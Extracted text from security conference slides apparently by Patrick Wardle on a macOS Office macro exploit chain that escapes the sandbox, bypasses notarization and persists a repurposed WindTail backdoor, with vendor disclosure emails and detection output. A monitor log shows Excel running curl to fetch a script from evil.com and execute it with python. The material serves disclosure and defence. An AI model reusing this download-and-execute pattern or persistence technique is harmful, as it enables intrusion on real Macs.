
going to see if I can install some repurposed malware (unsigned & unnotarized)

```
user@users-Mac ~ % ps aux | grep -i Final
user          1759   0.0  0.6 4848980 12476  ??  S   4:11PM   0:00.09 /Users/user/Library/Final_Presentation.app/Contents/MacOS/usrnode
user          1755   0.0  0.5 4842364 10684  ??  S   4:11PM   0:00.06 /private/tmp/Final_Presentation.app/Contents/MacOS/usrnode
```

ahhhhh so.fuck.ing.dope

*final payload: (repurposed) OSX.WindTail*

# Conclusion





# FIXES & BUG REPORTS

## ...Microsoft & Apple



Security Update Guide > Details  
**CVE-2019-1457 (Microsoft Office Excel Security Feature Bypass)**  
**Security Vulnerability**

macro bug  
patched: CVE-2019-1457

Microsoft Office (macOS) Sandbox Escape + Bypassing Catalina's File Quarantine and Code Notarizations


Patrick Wardle  
Fri 11/8/2019 9:22 AM  
product-security@apple.com; ∨

writeup\_MICROSOFT.pdf 255 KB  
writeup\_APPLE.pdf 239 KB

2 attachments (494 KB) Download all Save all to OneDrive - Jamf

Aloha,

Reporting a full exploit chain I've created that remotely installs a persistent unsigned macOS backdoor on Catalina (10.15.1)

full report to Apple  
→  patched: 10.15.3

Microsoft Office (macOS) Sandbox Escape

Patrick Wardle  
Fri 11/8/2019 10:32 AM  
secure@microsoft.com; Josh Stein ∨

writeup\_MICROSOFT.pdf 255 KB

Aloha,

I've uncovered a sandbox escape affecting the latest versions of Microsoft Office on macOS.

MSRC Case 54864 CRM:0461129770

Microsoft Security Response Center <secure@microsoft.com>  
Tue 11/19/2019 1:16 PM  
Microsoft Security Response Center <secure@microsoft.com>; Patrick Wardle ∨

Hi Security Researcher,

Thank you for your submission. We determined your finding is valid but is a known issue on the Apple side.

→ "is a known issue  
...on the Apple side" !?





# DETECTION

## ...children/persistence

```
# processMonitor
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "path" : "/Applications/Microsoft Excel.app",
  "pid" : 1406
}
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "path" : "/usr/bin/curl",
    "arguments" : [
      "curl",
      "http://evil.com/escape.py",
      "-o",
      "/tmp/~$escape.py"
    ],
    "ppid" : 1406
  }
}
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "path" : "/System/Library/.../2.7/bin/python2.7",
    "arguments" : [
      "python",
      "/tmp/~$escape.py"
    ],
    "ppid" : 1406
  }
}
```

exec

backgroundtaskmanagementagent installed a login item

virus total ancestry

backgroundtaskmanagementagent (Apple Code Signing Cert Auth)  
process id: 313  
process path: /System/Library/CoreServices/backgroundtaskmanagementagent

~\$payload.zip (unsigned)  
startup file: /Users/user/Library/Application Support/...ndtaskmanagementagent/backgrounditems.btm  
startup binary: /Users/user/Library/~\$payload.zip

time: 21:14:41  remember

.zip persisted as a login item!?

- 1 suspicious children
- 2 suspicious persistence



Excel (pid: 1406) spawning curl & python!?





Digita Security  
(formerly)

## "Friends of Objective-See"



CleanMyMac X



Malwarebytes



Airo



Guardian  
Mobile Firewall



SecureMac



SmugMug



SentinelOne



iVerify



Digital Guardian



Sophos



Halo Privacy



# Documents of Doom



@patrickwardle

## IMAGES :

- [WIRDOU.COM/](http://WIRDOU.COM/)
- [GITHUB.COM/ARIS-T2](https://GITHUB.COM/ARIS-T2)

## RESOURCES :

- 'Cryptocurrency Businesses Still Being Targeted by Lazarus' -Kaspersky
- 'Abusing the SYLK File Format' -Pieter Ceelen & Stan Hegt Pitts
- 'Lazarus APT Targets Mac Users With Poisoned Word Document' -Phil Stokes